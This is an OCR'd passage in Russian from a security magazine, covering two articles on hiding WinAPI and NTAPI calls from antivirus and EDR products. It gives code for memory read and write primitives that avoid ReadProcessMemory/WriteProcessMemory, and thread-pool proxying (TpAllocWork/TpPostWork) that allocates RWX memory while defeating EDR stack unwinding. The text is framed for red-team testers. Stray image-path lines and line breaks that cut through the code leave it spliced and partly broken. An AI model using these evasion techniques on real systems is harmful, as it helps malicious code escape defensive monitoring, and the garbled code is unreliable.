
Получаем большой список ссылок на эту структуру из разных функций.



```
Client (17)
typedef struct DECLSPEC_NOINITALL _CONTEXT * PCONTEXT (17)
_In_opt_ PCONTEXT pContextRecord,      errhandlingapi.h  195    14  Client
typedef PCONTEXT LPCONTEXT;            minwinbase.h      384    9   Client
_Inout_ PCONTEXT Destination,          WinBase.h         9357   13  Client
_In_ PCONTEXT Source                   WinBase.h         9359   10  Client
_Out_ PCONTEXT* Context,               WinBase.h         9375   11  Client
_Out_ PCONTEXT* Context,               WinBase.h         9394   11  Client
_In_ PCONTEXT Context,                 WinBase.h         9421   10  Client
_In_ PCONTEXT Context,                 WinBase.h         9430   10  Client
_Inout_ PCONTEXT Context,              WinBase.h         9440   13  Client
} CONTEXT, *PCONTEXT;                  winnt.h           4320   13  Client
PCONTEXT ContextRecord;                winnt.h           4384   5   Client
PCONTEXT ContextRecord;                winnt.h           9626   5   Client
_Out_ PCONTEXT ContextRecord           winnt.h           20446  11  Client
_Inout_ PCONTEXT ContextRecord         winnt.h           20465  13  Client
_In_ PCONTEXT ContextRecord,           winnt.h           20608  10  Client
_In_ PCONTEXT ContextRecord,           winnt.h           20620  10  Client
_Inout_ PCONTEXT ContextRecord,        winnt.h           20632  13  Client
```

Список ссылок

Начинаем исследовать и обнаруживаем функцию `RtlCaptureContext2()` со схожими возможностями!



```
#if (NTDDI_VERSION >= NTDDI_WIN10_VB)

#if defined(_AMD64_)

NTSYSAPI
VOID
NTAPI
RtlCaptureContext2(
    _Inout_ PCONTEXT ContextRecord
    );

#endif // defined(_AMD64_)

#endif // (NTDDI_VERSION >= NTDDI_WIN10_VB)

#endif /* WINAPI_FAMILY_PARTITION(WINAPI_PARTITION_DESKTOP | WINAPI_PARTITION_SYSTEM | WINAPI_PARTITION_GAMES) */
#pragma endregion
```

Альтернативная функция


Изучаем COM

Подсистема COM предоставляет нам огромное количество всяких фич. Нужно лишь изучить ее и понять ее особенности: что такое класс COM, как они регистрируются в системе, как работают интерфейсы и методы и так далее. Проштудировав это, ты сможешь обнаружить множество интересных вещей!

WWW

У меня есть небольшой репозиторий COMThanasia, который поможет тебе в изучении COM.

Например, у объекта `{00000618-0000-0010-8000-00aa006d2ea4}` существует интерфейс, внутри которого есть метод `ChangePassword()`, предварительно это метод может использоваться для смены пароля пользователя. Таким образом, дергая `ChangePassword()` из COM, ты можешь избежать вызова функций из `netapi.dll`.



```
.CLSIDExplorer.exe --clsid "{00000618-0000-0010-8000-00aa006d2ea4}"
PS A:\ssd\ProjectsVS\CLSIDExplorer\x64\Debug> .\CLSIDExplorer.exe --clsid "{00000618-0000-0010-8000-00aa006d2ea4}"
[{00000618-0000-0010-8000-00aa006d2ea4}]
        AppID: Unknown
        ProgID: Unknown
        PID: 8972
        Process Name: CLSIDExplorer.exe
        Username: WINPC\\Michael
        Methods:
        [0] __stdcall void QueryInterface(IN GUID*, OUT void**)
        [1] __stdcall unsigned long AddRef()
        [2] __stdcall unsigned long Release()
        [3] __stdcall void GetTypeInfoCount(OUT unsigned int*)
        [4] __stdcall void GetTypeInfo(IN unsigned int, IN unsigned long, OUT void**)
        [5] __stdcall void GetIDsOfNames(IN GUID*, IN char**, IN unsigned int, IN unsigned long, OUT long*)
        [6] __stdcall void Invoke(IN long, IN GUID*, IN unsigned long, IN unsigned short, IN DISPPARAMS*, OUT VARIANT*,
OUT EXCEPINFO*, OUT unsigned int*)
        [7] __stdcall BSTR Name()
        [8] __stdcall void Name(IN BSTR)
        [9] __stdcall RightsEnum GetPermissions(IN VARIANT, IN ObjectTypeEnum, IN VARIANT)
        [10] __stdcall void SetPermissions(IN VARIANT, IN ObjectTypeEnum, IN ActionEnum, IN RightsEnum, IN InheritTypeEn
um, IN VARIANT)
        [11] __stdcall void ChangePassword(IN BSTR, IN BSTR)
        [12] __stdcall Groups* Groups()
        [13] __stdcall Properties* Properties()
        [14] __stdcall _Catalog* ParentCatalog()
        [15] __stdcall void ParentCatalog(IN _Catalog*)
        [16] __stdcall void ParentCatalog(IN _Catalog*)
[END]
PS A:\ssd\ProjectsVS\CLSIDExplorer\x64\Debug> |
```

Интересный метод

Замена ReadProcessMemory()

Наконец, давай покажу еще пару интересных «обходных путей» для вызова функций. На текущий момент известно несколько способов замены методов `ReadProcessMemory()`:

- через злоупотребление уязвимыми драйверами, например wnbios64.sys;
- через RtlFirstEntrySList().

Первый вариант очевиден: драйвер предоставлял уязвимый метод, пригодный для чтения памяти. А вот второй чуть более сложный. Исследователь под ником x86matthew обнаружил функцию `RtlFirstEntrySList()`, которая получала адрес и возвращала значение по нему.

```
DWORD __stdcall RtlFirstEntrySList(DWORD *pValue)
{
    return *pValue;
}
```

Если вызывать эту функцию в удаленном процессе через `CreateRemoteThread()` или `NtCreateThreadEx()`, то можно добиться примитива чтения данных. Автор удалил PoC и статью из своего блога, впрочем, все сохранено в Internet Archive, ссылка выше.

Если мы работаем из кода на C#, то стоит обратить внимание на `System.StubHelpers.GetNDirectTarget()`.

```
public static IntPtr ReadMemory(IntPtr addr)
{
    var stubHelper = typeof(System.String).Assembly.GetType("System.
StubHelpers.StubHelpers");
    var GetNDirectTarget = stubHelper.GetMethod("GetNDirectTarget",
System.Reflection.BindingFlags.NonPublic | System.Reflection.
BindingFlags.Static);
    IntPtr unmanagedPtr = Marshal.AllocHGlobal(200);
    for (int i = 0; i < 200; i += IntPtr.Size)
    {
        Marshal.Copy(new[] { addr }, 0, unmanagedPtr + i, 1);
    }
    return (IntPtr)GetNDirectTarget.Invoke(null, new object[] {
unmanagedPtr });
}
```

Замена WriteProcessMemory()

В той же статье x86matthew предложил альтернативу записи в память. Она тоже основана на функциях инкремента и декремента значения по адресу. Множественными вызовами этих функций для адреса в процессе мы можем изменять значения в памяти, а значит, записывать.

```
LONG __stdcall InterlockedIncrement(LONG *Addend);
LONG __stdcall InterlockedDecrement(LONG *Addend);
```

Где искать альтернативы

Если тебе стало интересно обнаруживать подобные возможности, рекомендую изучить блог VX-Underground. На сайте много интересных разработок, которые можно использовать в собственном коде. Например, мы могли бы запускать процесс не вызывая напрямую `CreateProcess()`, а через имитацию нажатий Win-R. Согласись, это круто!

ВЫВОДЫ

Обфускация вызовов WinAPI — крайне творческий и любопытный процесс. Нужно пытаться смотреть на систему под новыми углами и мыслить нестандартно. Если вдруг получается отойти от проторенной дороги, можно оказаться вне поля зрения антивирусных радаров!

ТИХИЙ ВЫЗОВ

Маскируем вызовы NTAPI от средств защиты

Все чаще системы EDR стали прибегать к такой могучей технике, как трассировка стека вызовов, чтобы обнаруживать деятельность зловредных приложений и портить жизнь редтимерам. В этой статье я расскажу, как работает этот метод, а потом попробуем сыграть в прятки с EDR и вызвать NTAPI так, чтобы даже раскрутка стека не обнаружила подвоха.

Nik Zerof
xtahi0nix@gmail.com

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

КАК УСТРОЕНЫ WINAPI INDIRECT CALLS

Зачем изобретать что-то новое, если есть такая техника, как Indirect Calls для вызовов WinAPI? У нее есть свои сильные стороны, она проста в реализации и хорошо документирована. В двух словах напомню, в чем ее суть.

Indirect Syscalls вызывает NTAPI не напрямую через `ntdll.dll`, а через собственный код, который эмулирует вызов функции NTAPI: формируется стек аргументов, в `eax` заносится номер системного сервиса для его вызова, далее выполняется переход по адресу инструкции `syscall` в самой `ntdll.dll`. Вот условный код:

```
// Ранее сформирован стек аргументов, далее сам вызов WinAPI из
ntdll.dll
mov r10, rcx
mov eax, <syscall_number>
jmp <address_of_syscall_instruction_in_ntdll>
```

Со стороны выглядит хорошо, и это работало, пока EDR не научились использовать трассировку событий ETW для раскрутки системного стека вызовов. Все дело в том, что техника Indirect Syscalls позволяет избежать детектирования на уровне пользовательского режима, но оставляет следы в стеке вызовов. EDR может анализировать стек, раскручивая его, и обнаруживать эти аномалии.

СТЕК, ФРЕЙМЫ И EDR

Для дальнейшего понимания придется немного погрузиться в матчасть и понять, как формируются и работают стековые фреймы. Стековый фрейм (или кадр стека) — это область памяти в стеке, выделяемая для выполнения каждой функции в программе. Он содержит такие данные, как параметры функции, локальные переменные, значения регистров, адрес возврата. Простой пример кода:

```
void func1() {
    int x = 10;
    func2(x);
    ...
    ...
}

void func2(int y) {
    int z = y + 5;
}
```

При вызове `func2(x)` будет сформирован фрейм:

- `RSP` — переменная `z`;
- `RBP` — базовый указатель предыдущего фрейма;
- `RBP + 8` — указатель на следующую инструкцию в `func1()` (адрес возврата);
- `RBP + 16` — параметр функции `func2`.

Итак, стало ясно, что стековые фреймы формируются при вызове каждой функции и содержат массу полезной информации, в том числе указатель на предыдущий фрейм (считай, функцию). Именно так EDR и разворачивают поток управления, если замечают подозрительное поведение в системе. Как ты понимаешь, против этой техники обнаружения не спасут популярные методы обфускации вызовов WinAPI, но мы попробуем подделать фрейм, чтобы обмануть EDR.

INFO

Event Tracing for Windows (ETW) — это технология, встроенная в Windows, которая позволяет собирать и записывать данные о событиях из различных системных компонентов и приложений. ETW предоставляет эффективные средства для телеметрии, включая сбор информации о стеке вызовов, что особенно полезно для диагностики, мониторинга производительности и анализа безопасности.

КАК EDR НАБЛЮДАЕТ ЗА СТЕКОМ

Все дело в том, что EDR знает, как должен выглядеть стек при той или иной ситуации, и, если в его структуре наблюдается отклонение от нормы, срабатывает алерт. Например, EDR проверяет:

- откуда был выполнен переход к `syscall`. Если переход был выполнен из региона памяти, который не принадлежит `ntdll.dll` (например, куча или выделенная память), это считается аномалией;
- права доступа к региону памяти, из которого был выполнен переход. Если регион имеет права `PAGE_EXECUTE_READWRITE`, это может быть признаком косвенного вызова или шелл-кода;
- куда вернется выполнение после завершения системного вызова. Если возвращаемый адрес указывает на пользовательскую память, это тоже считается аномалией.

Теперь посмотрим, как выглядит правильная с точки зрения EDR структура стека вызовов при аллокации памяти из пользовательского приложения:

```
0x00007ffb`12345678  ntdll!NtAllocateVirtualMemory
0x00007ffb`12345555  kernel32!VirtualAlloc
0x00007ffb`12345432  MyProgram!Main
```

Здесь приложение `MyProgram` из функции `main` выделяет память при помощи `VirtualAlloc`, которая вызывает NTAPI `NtAllocateVirtualMemory` из `ntdll.dll`. Что происходит, если выполняется ручной вызов NTAPI (собственноручное формирование стека и регистров для вызова)? Программа выполняет косвенный вызов:

```
mov r10, rcx
// Номер NtAllocateVirtualMemory в сервисной таблице
mov eax, 0x18
// Вызов сискола по адресу в ntdll.dll
jmp 0x00007ffb`12345678
```

EDR захватывает стек вызовов:

```
0x00007ffb`12345678  ntdll!NtAllocateVirtualMemory
// Адрес в пользовательской памяти (где мы формировали аргументы),
откуда был выполнен переход к сисколу внутри ntdll.dll
0x000001a3`45678901  [RX Region]
0x00007ffb`12345432  MyProgram!Main
```

Мы видим, что возвращаемый адрес указывает на `ntdll.dll`, но стек начинается из пользовательской памяти, — алерт!

Оказывается, косвенные вызовы не так сложно обнаружить, как могло казаться. Что ж, будем придумывать лекарство!

ЗАПУСКАЕМ NTAPI БЕЗ СЛЕДОВ

В одной из предыдущих статей я рассказывал об инъекции кода методом PoolParty, который использовал механизм Windows Thread Pools. Здесь я покажу вызов NTAPI при помощи того же механизма. Надо сказать, что это не единственный механизм Windows, при помощи которого можно проксировать вызовы NTAPI, но один из более-менее изученных.

Функции `TpAllocWork`, `TpPostWork` и `TpReleaseWork`, которые нам интересны, используются для управления задачами в Windows Thread Pools. Эти функции позволяют создавать, запускать и освобождать задачи, которые обрабатываются пулом потоков Windows, что облегчает параллельное выполнение кода. Разумеется, эти функции полностью недокументированные и находятся в `ntdll.dll`. Их мы и используем для вызова NTAPI в обход мониторинга стека. Для этого посмотрим на прототипы.

Функция `TpAllocWork` создает новое задание, которое может быть выполнено пулом потоков. При создании задания нужно указать колбэк-функцию, которая будет выполнена, когда пул потоков начнет обработку этого задания.

```
PTP_WORK TpAllocWork(
    PTP_WORK_CALLBACK WorkCallback,
    PVOID Context,
    PTP_CALLBACK_ENVIRON CallbackEnviron
);
```

Параметры:

- `WorkCallback` — указатель на функцию обратного вызова, которая будет вызвана для выполнения задания;
- `Context` — указатель на пользовательский контекст, который передается в функцию обратного вызова;
- `CallbackEnviron` — указатель на структуру `TP_CALLBACK_ENVIRON`, которая настраивает окружение для задания. Этот параметр может быть `nullptr`, чтобы использовать среду по умолчанию.

Отработав, `TpAllocWork` возвращает указатель на `PTP_WORK` (объект работы пула потоков) при успехе или `nullptr` при ошибке.

Далее идет функция `TpPostWork`, которая ставит созданное задание в очередь пула потоков для выполнения. Эта функция активирует выполнение задания, созданного с помощью `TpAllocWork`.

```
void TpPostWork(
    PTP_WORK Work
);
```

Единственный параметр `PTP_WORK Work` — указатель на рабочий объект пула потоков, который был создан с помощью `TpAllocWork`.

Последняя функция, `TpReleaseWork`, освобождает объект задания. Она необходима, чтобы освободить ресурсы, выделенные для задания, созданного с помощью `TpAllocWork`. Если задание находится в очереди или выполняется, вызов `TpReleaseWork` дождется завершения задания, а затем освободит ресурсы.

```
void TpReleaseWork(
    PTP_WORK Work
);
```

Как и в предыдущей функции, здесь всего один аргумент — `PTP_WORK Work`.

Вызов API с применением этих функций будет формироваться таким образом:

```
typedef NTSTATUS(NTAPI* ALLOCWORK)(PTP_WORK* ptpWork,
PTP_WORK_CALLBACK ptpCallback, PVOID arg, PTP_CALLBACK_ENVIRON
CallbackEnv);
typedef VOID(NTAPI* POSTWORK)(PTP_WORK);
typedef VOID(NTAPI* RELEASEWORK)(PTP_WORK);

...

VOID MakeCall(PTP_WORK_CALLBACK work_callback, PVOID args) {
    PTP_WORK ptpWork = NULL;

    ((TPALLOCWORK)ptr_TpAllocWork)(&ptpWork, (PTP_WORK_CALLBACK)
work_callback, args, NULL);
    ((TPPOSTWORK)ptr_TpPostWork)(ptpWork);
    ((TPRELEASEWORK)ptr_TpReleaseWork)(ptpWork);

    WaitForSingleObject((HANDLE)-1, 0x1000);
}
```

Здесь `PTP_WORK_CALLBACK work_callback` — указатель на ассемблерную вставку, которая и сделает сам вызов NTAPI, а `PVOID args` — это пакет аргументов вызываемой функции.

Пакет аргументов формируется в виде обычной структуры, содержащей параметры функции. Небольшое исключение — первым аргументом в структуре будет указатель на `NtAllocateVirtualMemory`. На нашем примере это происходит таким образом:

```
// Структура аргументов
typedef struct _ZWALLOCATEVIRTUALMEMORY_ARG {
    // Первый аргумент структуры — указатель на функцию
NtAllocateVirtualMemory
    UINT_PTR    pNtAllocateVirtualMemory;
    HANDLE      ProcessHandle;
    PVOID*      BaseAddress;
    ULONG_PTR   ZeroBits;
    PSIZE_T     RegionSize;
    ULONG       AllocationType;
    ULONG       Protect;
} ZWALLOCATEVIRTUALMEMORY_ARG, * PZWALLOCATEVIRTUALMEMORY_ARG;

...

PVOID NtAllocateVirtualMemory(HANDLE hProcess) {
    PVOID alloc_addr = NULL;
    SIZE_T alloc_size = 0x1000;

    ZWALLOCATEVIRTUALMEMORY_ARG AllocateVirtualMemory_Arg = { 0 };
        // Здесь получили указатель на NtAllocateVirtualMemory
    AllocateVirtualMemory_Arg.pNtAllocateVirtualMemory = (UINT_PTR)
GetProcAddress(GetModuleHandleA("ntdll"), "NtAllocateVirtualMemory");
    AllocateVirtualMemory_Arg.ProcessHandle = hProcess;
    AllocateVirtualMemory_Arg.BaseAddress = &alloc_addr;
    AllocateVirtualMemory_Arg.ZeroBits = 0;
    AllocateVirtualMemory_Arg.RegionSize = &alloc_size;
    AllocateVirtualMemory_Arg.AllocationType = MEM_RESERVE;
    AllocateVirtualMemory_Arg.Protect = PAGE_EXECUTE_READWRITE;

    MakeCall((PTP_WORK_CALLBACK)NtAllocateVirtualMemoryCallback, &
AllocateVirtualMemory_Arg);

    return alloc_addr;
}
```

